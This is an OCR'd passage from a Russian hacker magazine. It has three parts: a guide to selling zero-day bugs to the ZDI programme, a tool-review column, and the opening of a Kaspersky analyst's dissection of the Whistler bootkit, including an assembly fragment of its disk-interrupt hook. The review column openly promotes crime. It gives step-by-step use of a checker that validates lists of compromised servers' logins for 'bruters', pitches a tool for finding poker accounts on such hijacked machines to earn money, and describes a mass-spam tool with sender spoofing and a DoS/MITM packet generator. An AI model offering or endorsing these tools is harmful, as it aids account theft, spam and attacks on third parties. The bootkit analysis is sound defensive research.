
Фактически TippingPoint является «подразделением» компании 3COM (а те, в свою очередь, продались Hewlett-Packard) и занимается разработкой системы IPS, в которую они и включают сигнатуры от купленных ими 0day-проблем. Фактически сигнатура в их IPS появляется задолго до того, как выйдет патч. Кроме того, ZDI уведомляет разработчика и проходит полный цикл от уведомления до ожидания патча и скоординированной публикации о проблеме. До того, как информация станет доступной, ZDI может делиться деталями проблемы с партнерами-вендорами решений по защите информации. Таким образом, продав 0day-багу ZDI, ты помогаешь всем владельцам железки TippingPoint защититься от потенциальной угрозы. Но хватит рекламы, рассмотрим, каким же образом поднять лавэ.

Для начала надо найти уязвимость. В эпоху вездесущего фаззинга это может быть не так уж и сложно, но все же это требует опреде-

С точки зрения статьи УК РФ 273 анализ бинарного кода с анализом уязвимости не является ПО, и уж тем более вредоносным. Несмотря на то, что эта информация позволяет написать эксплойт или червь, законом такая информация не описывается, поэтому продажа ZDI такой инфы — дело не преступное. Более того, PoC-эксплойт, например, для браузера, который запускает калькулятор и предупреждает об этом пользователя, также вредоносным кодом не считается (запуск калькулятора — это ж не опасно, но помни, что «эксперты» у нас в стране могут вообще не разбираться в предмете).

Компания NSS анонсировала открытие портала-аукциона для пен-тестеров и эксплойт-девелоперов. На этом портале эксплойт-райтеры могут продавать эксплойты к не-0day-уязвимостям в формате модулей для Metasploit. Никто не знает, выживет ли эта идея, но проект стоит оценить, откроется он уже скоро.

Компаний, которые хотят купить у тебя уязвимости, достаточно много; помимо ZDI в список входят такие конторы, как iDefense — labs.idefense.com, SecuriTeam — securiteam.com или NetraGard — netragard.com. Кроме прочего, уязвимости в браузерах FireFox или Google Chrome можно продать самим вендорам. Правда, думается мне, что за code execution больше можно выручить у тех же ZDI.



Необходимо заполнить эту форму... и не только эту

Форма с информацией об уязвимости

ленных знаний и навыков, а иногда даже и чутья с везением. Но, как бы то ни было, про поиск уязвимостей уже написано немало букв. Вспомни хотя бы мою статью в апрельском][про эксплуатацию брешей в ActiveX-компонентах. Итак, как найти уязвимость более-менее понятно, но не рвись в бой, сначала надо определиться с жертвами. Очень большое значение имеет, ГДЕ именно найдена уязвимость. ZDI четко описывает требования к багам, которые они готовы купить:


- Удаленные уязвимости, связанные с выполнением кода
- Уязвимости, связанные с парсингом доверенных файлов
- Уязвимость должна быть в последней версии релиза ПО
- Уязвимое ПО должно быть широко распространено

Это значит, что можно забыть про XSS-, LFI- и SQL-инъекции в популярных движках. Нас интересует настоящая жесть вроде ошибок с указателями, переполнения буфера, ошибки формата строки внедрение команд и прочих багов, которые приводят к выполнению произвольного кода. Нас интересуют знаменитые FTP/веб-сервера, базы данных, системы бэкапа, а также браузеры, ActiveX и плагины популярного ПО для браузеров, ПО корпоративных систем и т.д. В этот список могут входить как платные, так и опенсорсные продукты, главное, чтобы они были популярны и широко распространены. Ну вот, собственно, и все... А вот и не все. На самом деле найти уязвимость — это зачастую задача более простая, нежели проэксплуатировать ее. Поэтому надо показать, что найденная тобой уязвимость реально опасна. Для этого можно написать Crash-PoC или эксплойт с запуском калькулятора, а можно выслать подробный бинарный анализ проблемы с выводами. От качества этой писанины зависит скорость, с которой ZDI отреагирует на твой товар и, возможно, качество этой реакции. Очевидно, что этот шаг являются самым трудным и, фактически, это и есть основная твоя работа. Чтобы выполнить его, требуется опыт и знания, за что собственно и платят деньги.

Шаг 1. Регистрация

Если нулевой шаг не поддается описанию в теме моей статьи (только затрагивает область твоих интересов), то дальше я опишу сам процесс работы с ZDI. От регистрации до вывода денег. Итак, шаг первый — регистрация. Для этого идем на сайт zerodayinitiative.com, где видим простой и понятный интерфейс. Смело жми ссылку на «Researcher Login». Нас просят ввести логин и пароль, но понятное дело, что у нас их нет... ищем в верхнем правом углу ссылку «Register». Отлично! Тут мы вводим свой e-mail, пароль и желаемый логин. В принципе, этого достаточно, но чуть ниже есть поле «Referal». На него можно забить, но я рекомендую ввести туда мой логин :). Как только ты сдашь свой первый 0day, и тем самым покажешь, что твой аккаунт имеет смысл, тот, кого ты указал в качестве реферала, получит 2500 очков вознаграждения (о них позже), так что смело вводи в это поле «asintsov», а я буду ждать твоих успехов :). После регистрации ты сможешь войти в систему, но этого недостаточно — необходимо официально подтвердить свою сущность. Для этого в закладке «My Account» надо отправить несколько форм. Первая — «My Profile». Тут ты заполняешь свои настоящие ФИО, указываешь адрес и страну, откуда ты. Обрати внимание на то, что если ты из Кубы, Ирана, Северной Кореи, Сирии или, например, из Судана, то ZDI не будет с тобой работать. Отправив эти данные, знай, что на веб-сайте они не хранятся, а шифруются PGP-ключом и отправляются по e-mail'у в офис ZDI. Таким образом, на веб-сервере нет никакой информации о тебе, кроме логина и e-mail'а. После отправки профайла нужно подтвердить свою личность. Для этого иди и заполняй следующую форму — «Copy of Government Issued ID». Кликнув по этой ссылке, ты получишь PDF-файл, который надо распечатать, вписать ручкой свой логин от системы, приложить свой паспорт (разворот с фоткой) и засунуть эту художественную композицию в сканер. Полученную форму отправить по электронной почте на zdi@3com.com, предварительно зашифровав на открытом ключе — https://www.zerodayinitiative.com/documents/zdi-pgp-key.asc (если не параноик, то можешь и не шифровать). В общем, паспорт должен быть обычным, хотя можно и загран — судя по всему, им там пофиг.


Следующий пункт — самый приятный — про то, каким путем ты хочешь получать вознаграждение. Раньше было доступно три варианта: перевод Western Union, чеком или банковским переводом. Вариант с WU был шикарен, но в итоге от него отказались, и теперь существует только два варианта — чеком или банковским переводом. Я выбрал банковский перевод; для этого надо знать номер своего счета в банке (ну, и иметь этот счет), название банка, SWIFT-позывной и адрес. Все это можно узнать как в самом банке, так и в интернете. Счет должен быть открыт в долларах США. В идеале, если к этому счету привязана карточка, то деньги можно снимать без комиссии в фирменных банкоматах банка. После того, как вся эта информация заполнена и подтверждена, напротив данных форм появятся большие зеленые кружочки с галочкой — мол, все ОК. Это



Отслеживаем статус



Чем больше дел заведем — тем лучше



Четырехзначная сумма. Ну я, вроде, не против :)

значит, что можно работать. На самом деле, даже пока галочек еще нет, уже можно слать инфу о багах, так как они проверять уязвимости будут намного дольше, чем тебя регистрировать.

Шаг 2. Процесс

Итак, ты нашел уязвимость, написал эксплойт и описание на английском, и что дальше? Дальше все просто — кликай по «Open Case» и заполняй эту форму. Не бойся, никто у тебя уязвимость не украдет. Желательно рассказать, какие привилегии нужны для реализации уязвимости, в конфигурации по умолчанию или нет (лучше, если да), нужны ли элементы социальной инженерии при атаке (типа, надо ли заманить на свой веб-сайт и т.д.). После того, как ты отправил уязвимость, не жди моментального ответа, а начинай искать следующую багу. Дело в том, что теперь твой «отчет» ждет проверки, и ждать он может больше месяца, поэтому не стоит терять время. Через месяц тебя могут попросить по e-mail'у уточнить какие-нибудь детали и опять исчезнуть на неделю-две, а могут сразу высказать предложение купить твою багу и права на нее. Прямо в письме будет указана и сумма. Если ты согласен, то ответь на письмо, что, мол, согласен. После этого статус баги в меню «My Cases» обновится, а еще через неделю тебе на счет в банке упадет ровно та сумма, на которую вы договорились. В меню «My Cases» можно следить за судьбой проданной тобой дырки — тут через какое-то время будет сказано и о факте уведомления разработчика, и о том, когда уже можно делать публичное сообщение о проблеме, и тогда ты можешь на своем сайте воспроизвести его — авторство уязвимости сохранено, нельзя только говорить больше, чем сказано в публичном сообщении ZDI.

Награда

Кроме суммы на счет ты получишь очки вознаграждения. Эта фигня показывает твою полезность для ZDI. За первый баг ты получаешь 2500 очков, потом 2500 можно получать с тех, кто указал тебя в качестве реферала и уже сдал свой первый баг. А потом с каждой новой проданной уязвимостью ты получаешь эти очки. Зачем они нужны? А за тем, что, набрав 10000 очков, ты становишься бронзовым партнером, 20000 — серебряным, 35000 — золотым и, наконец, 50 000 — платиновым. Например, всем известный хакер @WTFuzz имеет двойной платиновый статус. Эти статусы дают разные полезные и вкусные плюшки, которые начисляются в конце календарного года с момента начисления первых очков. Плюшки представляют собой следующие бонусы.

Бронзовый:

- +10% к денежным наградам за все баги в следующем году
- $1000 бонус

Серебряный:

- +15% к денежным наградам за все баги в следующем году
- +25% к начисляемым очкам вознаграждения в следующем году
- $5000 бонус
- Оплачиваемая путевка (перелет + регистрация) на DEFCON в Лас-Вегасе

Золотой:

- +20% к денежным наградам за все баги в следующем году
- +50% к начисляемым очкам вознаграждения в следующем году
- $10000 бонус
- Оплачиваемая путевка (перелет + регистрация) на BlackHat и DEFCON в Лас-Вегасе

Платиновый:

- +25% к денежным наградам за все баги в следующем году
- +100% к начисляемым очкам вознаграждения в следующем году
- $20000 бонус
- Оплачиваемая путевка (перелет + регистрация) на BlackHat и DEFCON в Лас-Вегасе + запись на курсы BlackHat

Как видишь, бонусы достаточно вкусные и приятные. Кроме того, не забывай про основное вознаграждение, которое достаточно адекватно оценивает твою работу. За простое переполнение буфера в ActiveX-компоненте, которое находится за пять минут COMRaider'ом, могут заплатить 2500 — 3000 долларов. Если находить по две уязвимости в месяц, то можно жить — не тужить вообще. Многие западные ресерчеры только за счет ZDI и живут. Однако нельзя же всю жизнь только баги искать...

Выводы

Если ты хочешь начать свою баг-хантерскую жизнь, то я рекомендую начать ее с ZDI. После года-двух успешной работы ты получишь опыт, знания, новые интересные контакты и шанс попасть на работу ресерчером/пен-тестером/консультантом куда угодно, ведь нет лучшего резюме, чем связка адвайзори от ZDI с твоей фамилией. Главное — не зацикливаться на однообразных задачах, а развиваться. Желаю тебе удачи!






X-TOOLS



Программа: Puff
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Cosimo Oliboni



Скрываем данные


Представь, что тебе необходимо надежно спрятать какие-нибудь приватные данные (будь то текстовичок с паролями или любые другие текстовые или бинарные файлы). Как тут быть? На ум сразу же приходят зашифрованные разделы жесткого диска, запароленные zip-архивы, спрятанные под подушкой болванки :). Но есть способ проще! Просто вспомни о такой полезнейшей науке, как стеганография, и заюзай основанную на ее принципах прогу Puff. Итак, утилита Puff предназначена для маркировки файлов, а также для сокрытия в них данных различных типов.

В качестве контейнеров для хранения информации Puff может использовать следующие типы файлов:

- изображения (BMP, JPG, PCX, PNG, TGA);
- звукозаписи (AIFF, MP3, NEXT/SUN, WAV);
- видео (3GP, MP4, MPG, VOB);
- флеш (FLV, SWF);
- исполняемые файлы винды, которые имеют область для внедрения ресурсов (EXE, DLL).

Принцип работы программы крайне прост: данные, которые помещаются в контейнер, шифруются и расшифровываются с использованием заданной ключевой фразы по выбранному алгоритму (CAST-256, IDEA-NXT, SAFER, RIJNDAEL, MARS, RC6, SERPENT, TWOFISH или собственные алго от автора). Из основных фишек проги можно выделить следующие:

- обфускация и «отбеливание» данных;
- сильная криптография (512-битный ключ);
- максимальный размер внедряемых данных составляет 512 Мб;
- упрощенный интерфейс;
- отсутствие необходимости установки.



Бомбим сеть!

За подробным мануалом, а также видеоуроком по работе с Puff заходи на официальную страничку тулзы — members.fortunecity.it/blackvisionit/PUFFV200.HTM.

Программа: Hyenae
ОС: *nix/win
Автор: Robin Richter

На очереди кроссплатформенный хакерский комбайн с неблагозвучным для русского уха названием :). Итак, Hyenae — это генератор произвольных пакетов, позволяющий реализовать различные низкоуровневые Ethernet-атаки (MITM, DoS и DDoS). Этот программный комплекс предназначен для определения уязвимых мест тестируемой вычислительной сети. Прога обладает крайне гибкой системой настроек, которые позволяют установить продолжительность и распределенность атаки, указать ее тип, а также задать диапазон IP-адресов на основе выбранного шаблона.

В программу вшиты следующие сценарии атаки:

- ARP-Request флудинг;
- ARP-Cache пойзонинг;
- флуд при инициации PPPoE-сессии;
- слепое завершение PPPoE-сессии;
- ICMP-Echo флудинг;
- ICMP-Smurf атака;
- сброс TCP-соединения на основе ICMP;
- TCP-SYN флудинг;
- TCP-Land атака;
- слепое завершение TCP-соединения;
- UDP-флудинг;
- DNS-Query флудинг;
- DHCP-Discover флудинг;
- атака DHCP «истощения»;
- форсирование DHCP-Release;
- нападение на Cisco HSRP active роутер.

Из приятных особенностей Hyenae можно также отметить наличие поддержки IPv4/IPv6, основанную на паттернах конфигурацию адреса пакета, интеллектуальное определение адреса и его протокола, рандомизация пакетов, а также наличие демона для организации удаленной атаки.

За апдейтами, исходниками и поддержкой советую обращаться прямиком на страничку программы в проекте Sourceforge — hyenae.sourceforge.net.

Программа: CmosPwd
ОС: *nix/win
Автор: Christophe Grenier

Наверняка ты не раз сталкивался с проблемой забытого пароля в BIOS.

В следующий раз в такой ситуации тебе поможет незамысловатая кроссплатформенная прога CmosPwd, которая умеет расшифровывать пароли, хранящиеся в cmos с помощью доступа к BIOS SETUP. Утилита поддерживает следующие виды BIOS'ов:

- ACER/IBM BIOS;
- AMI BIOS;
- AMI WinBIOS 2.5;
- Award 4.5x/4.6x/6.0;
- Compaq (1992);
- Compaq (New version);
- IBM (PS/2, Activa, Thinkpad);
- Packard Bell;
- Phoenix 1.00.09.AC0 (1994), a486 1.03, 1.04, 1.10 A03, 4.05 rev 1.02.943, 4.06 rev 1.13.1107;
- Phoenix 4 release 6 (User);
- Gateway Solo - Phoenix 4.0 release 6;
- Toshiba;
- Zenith AMI.


Из приятных дополнений можно отметить тот факт, что прога также умеет бэкапить, восстанавливать и стирать/«убивать» cmos.

Вот список основных команд CmosPwd:


```
cmospwd.exe [/d] //дамп cmos в ascii + сканирование кода
cmospwd.exe [/d] /[rlw] cmos_бэкап_файл //восcстановить/загрузить/записать бэкап cmos
cmospwd.exe /k //«убить» cmos
cmospwd.exe /m[01]* //выполнить выбранный модуль
```

Подробнейший мануал по программе ты сможешь найти по адресу cgsecurity.org/cmospwd.txt, официальная страничка — cgsecurity.org/wiki/CmosPwd.


Программа: DSGood Checker
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: NightEagle




Чекаем дедики



Работаем с почтой


Ищем покер-румы



Увеличиваем потоки в Windows XP

Настала пора представить твоему внима-нию крайне полезную для брутеров и прочих интересующихся дедиками людей программу — DSGood Checker.

Данная прога предназначена для чека дедиков на валид/невалид и работает следующим образом:

1. Выбираем входной файл (формат записей: «ip:login;pass»);
2. Выбираем выходной файл (установлен по умолчанию);
3. Нажимаем «Начать»;
4. Ждем сообщения «Список пройден»;
5. Открываем выходной файл и любуемся списком валидных дедов.

Особенности чекера:

- однопоточный;
- работает без проксей;
- для работы требуется .NET Framework 3.5;
- выбор тайм-аута соединения;
- статистика дедиков, которые недоступны для коннекта;
- сворачивание в трей.

Автор утилиты будет рад услышать любые твои замечания и пожелания в топике forum.asechka.ru/showthread.php?t=120148.

Программа: The spamer from Reliable
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: Reliable

А вот и еще один хакерский комбайн, на этот раз предназначенный для различной спамерс-кой и флудерской работы с электронной почтой. Прога предназначена для трех целей: массо-вый спам, массовый флуд и быстрая отправка e-mail -сообщений.

Функционал спамера следующий:

- Флуд на один e-mail;
- Флуд на несколько адресов;
- Спам e-mail-листа;
- Прикрепление файлов к сообщению;
- Подмена поля «От кого» (если позволяет mail-сервер);
- Загрузка списка получателей из файла;
- Сохранение списка получателей в файл;
- Отсутствие ограничения на количест-во сообщений и количество прикрепляемых файлов;
- Процедура отправки писем запускается отдельным потоком;
- Вывод примерного времени до завершения отправки писем;
- Проверка логина и пароля к SMTP-серверу;
- Чек списка получателей (адреса, вве-денные в неверном формате, удаляются);
- Лог проделанных операций;
- Статистика (общее количество писем по отношению к успешно отправленным);
- Работает на .Net Framework 2.0.

В качестве бонуса при выборе SMTP-серверов из выпадающего списка уже предустанов-ленны следующие адреса (дополнить их ты сможешь в файле smtp.ini):

```
smtp.mail.ru, smtp.inbox.ru, smtp.
bk.ru, smtp.list.ru, smtp.yandex.ru,
smtp.rambler.ru, smtp.hotmail.com,
smtp.gmail.com
```

Автор с удовольствием прочитает любые твои отзывы тут: icq-email-vkontakte.ru/forum/showthread.php?t=4788.

P.S. Помни, что мы против спама! Так что используй данную прогу только на свой страх и риск и только в личных целях.

Программа: Poker Checker
ОС: Windows 2000/XP/2003 Server/Vista/2008 Server/7
Автор: DDM

Теперь снова вернемся к дедикам и обратим пристальное внимание на прогу Poker Checker. Эта прога служит для чека дедиков (или вообще любой Windows-машины) на наличие установ-ленных/удаленных покер-румов, с помощью чего ты сможешь немного заработать :).

Добыча информации происходит с помощью проверки выбранных веток реестра на наличие записей, которые будут содержать слово «Poker» и последующего извлечения из этих записей инфы с названием румов.

Информация извлекается о следующих покерах:

```
fulltiltpoker.com, pokerstars.
com, partypoker.com, titanpoker.
com, pacificpoker.com, redstarpoker.
com, leonpoker.com, noblepoker.com,
williamhillpoker.com, heypoker.com
```

Из бонусов можно отметить то, что время ска-нирования реестра варьируется в пределах от 5 до 7 секунд и то, что для начала чека данную программу всего лишь необходимо залить на нужный дедик и запустить.

Программа: Half-open limit fix (patch) for Windows
ОС: Windows XP
Автор: half-open.com

Последней в нашем сегодняшнем обзоре выступает маленькая, но невероятно полезная для обладателей Windows XP дедиков/домаш-них компьютеров прога — Half-open limit fix.

Эта программа предназначена для изменения максимального количества одновременных полуоткрытых исходящих TCP-соединений (half-open connections или connection attempts) в системном файле tcpip.sys.

Впервые данное ограничение было введено компанией Microsoft в SP2 (Service Pack 2) для Windows XP. Это было сделано в попытке замедлить распространение вирусов с зара-женного компьютера, а также ограничить воз-можности участия компьютера в DoS-атаках.

Ограничение заключается в том, что компьюте-ру не разрешается иметь более 10 одновремен-ных полуоткрытых исходящих соединений. При достижении предела новые попытки под-ключений ставятся в очередь. Таким образом фактически ограничена скорость подключения к другим компьютерам.

Half-open limit fix позволяет убрать это ограни-чение, то есть увеличить максимальный предел полуоткрытых соединений. Для подавляющего большинства пользователей будет достаточ-ным предел, равный 100.

Закоржевский Вячеслав, Senior Malware Analyst, Heuristic detection group, Kaspersky Lab



КОВЫРЯЕМ БУТКИТ

Исследуем внутренности Trojan-Clicker.Win32. Whistler по-взрослому

В этой статье мы произведем разбор зловреда Trojan-Clicker.Win32. Whistler.a. Примечателен он тем, что является буткитом. А именно — заражает загрузочную область жесткого диска. Большая часть обзора будет посвящена реверсу именно этой компоненты трояна.

Весь функционал этого зловреда рассредоточен по нескольким файлам, которые изначально содержатся в дроппере, заливаемом на пользовательскую машину. Заражение системы начинается именно с дроппера. Он представляет собой довольно стандартный PE-файл, скомпилированный в Microsoft Visual Studio 5.0 (подсистема GUI). Код не зашифрован и не обфусцирован, следовательно, отлично поддается разбору. Упакованные данные содержатся в секции .rdata и в оверлее. После запуска Whistler производит попытку обнаружить виртуальную машину VMWare с помощью метода RedPill. Он заключается в чтении данных по определенному порту и сравнению их с эталонным значением. При выполнении кода на реальном процессоре в пользовательском режиме (Ring 3) использование привилегированной инструкции «in» вызовет исключение, а на виртуальной машине... а на ней все зависит от алгоритма эмуляции.

Далее, в случае успешного прохождения проверки, с помощью API-функции VirtualAlloc выделяется память, в которой происходит расшифровка внутреннего файла. После этого вызывается CreateThread с указателем на дешифрованный код. На этом функционал дроппера заканчивается — он остается ждать завершения только что запущенного потока с помощью WaitForSingleObject.

Таким образом, в памяти, выделенной динамически, выполняется совершенно иной файл, нежели тот, который присутствует на диске. В самом начале его работы вызываются проверки на наличие отладчика, различных программ для мониторинга и т.д. В частности, наличие знаменитого Process Explorer'а от Руссиновича прекрасно палится с помощью вызова FindWindowW("PROCMON_WINDOW_CLASS"), а о работающем TrueCrypt'е свидетельствует наличие устройства «TrueCrypt», что может быть проверено с помощью CreateFileW("\\\\.\\TrueCrypt", ...). После этого начинается самое интересное — взаимодействие с жестким диском напрямую. Прежде чем переходить к рассмотрению этого этапа, напомню читателям о том, как происходит загрузка компьютера.

Загрузка компьютера

После подачи питания на материнскую плату весь стартовый код BIOS'а копируется в оперативную память по старшим адресам с помощью специальной микросхемы. Далее процессор инициализируется определенными значениями регистров CR0, EDX, EFlags, IP. Регистр IP принимает значение FFF0h, и именно с этого адреса начинается исполнение стартового кода BIOS, который инициализирует всю аппаратуру, находит устройство загрузки и т.д. Значение сегментного регистра CS при этом — 0xF000. После того, как проверки увенчаются успехом (в частности, проверка на наличие сигнатуры 0xAA55 в конце сектора), загрузчик читает нулевой сектор харда и копирует его по адресу 7C00h. Сектор — минимально адресуемая ячейка жесткого диска. Прочитать меньше, чем один сектор , невозможно. На большинстве винтов размер сектора составляет 200h байт, новые жесткие диски обладают большим размером сектора, но они пока не сильно распространены. А теперь отвечу на вопрос: «А как же процессор узнает о том, сколько логических дисков существует на компьютере, какую систему ему загружать и откуда?» Итак, нулевой сектор жесткого диска содержит так называемую «главную загрузочную запись», или, иначе говоря, MBR (Master Boot Record). Она целиком занимает весь сектор — 512 байт. MBR содержит машинный код, исполняемый процессором, информацию о




Схема разбиения жесткого диска на разделы с помощью MBR

четырех разделах диска и сигнатуру 0xAA55 в самом конце. Исполнение начинается с нулевого смещения сектора. Структуру MBR можно описать следующим образом (см. таблицу 1). Сигнатура используется загрузчиком для проверки корректности MBR, в случае неудачи работа компьютера приостанавливается. Каждый раздел также описывается отдельной структурой (таблица 2). Байт признака активности может быть равен либо 0, либо 0x80. Если он равен 0x80, то раздел считается активным, загрузчик считывает его первые 0x200 байт и передает туда управление. Поле «тип раздела» описывает форматирование конкретного раздела и может принимать множество значений (приведены не все возможные значения) (таблица 3). Таким образом, больше четырех разделов на одном жестком диске существовать не может. Однако же Windows позволяет делить диск хоть на двадцать частей — так в чем же дело? Оказывается, что расширенный раздел (код типа раздела — 7) помимо собственно содержимого раздела содержит еще и указатель на следующий раздел. Следовательно, образуется связанный список из расширенных разделов. Их количество ограничивается только свободным неразмеченным пространством. Подытожим все вышесказанное с помощью схемы (см. картинку «Схема разбиения жесткого диска на разделы с помощью MBR»). Таким образом, полный алгоритм загрузки компьютера следующий : код в MBR проверяет работоспособность жесткого диска, затем ищет раздел с выставленным признаком активности 0x80, просматривая таблицу разделов, и передает управление на нулевой байт последнего.

Фрагмент обработчика перехваченного int 13

```
    pusha
  6 mov          al,08B ;'Л'
    repne scasb
    jnz          00000002`701BDEE8 --↓5
    cmp          d,es:[di],074F685F0 ;'tЯEE'
    jnz          00000002`701BDEBC --↑6
    cmp          w,es:[di][5],03D80 ;'=А'
    jnz          00000002`701BDEBC --↑6
    mov          ax,es:[di][3]
    cmp          ah,021 ;'!'
    jz           00000002`701BDEE2 --↓7
    cmp          ah,022 ;'"'
    jnz          00000002`701BDEBC --↑6
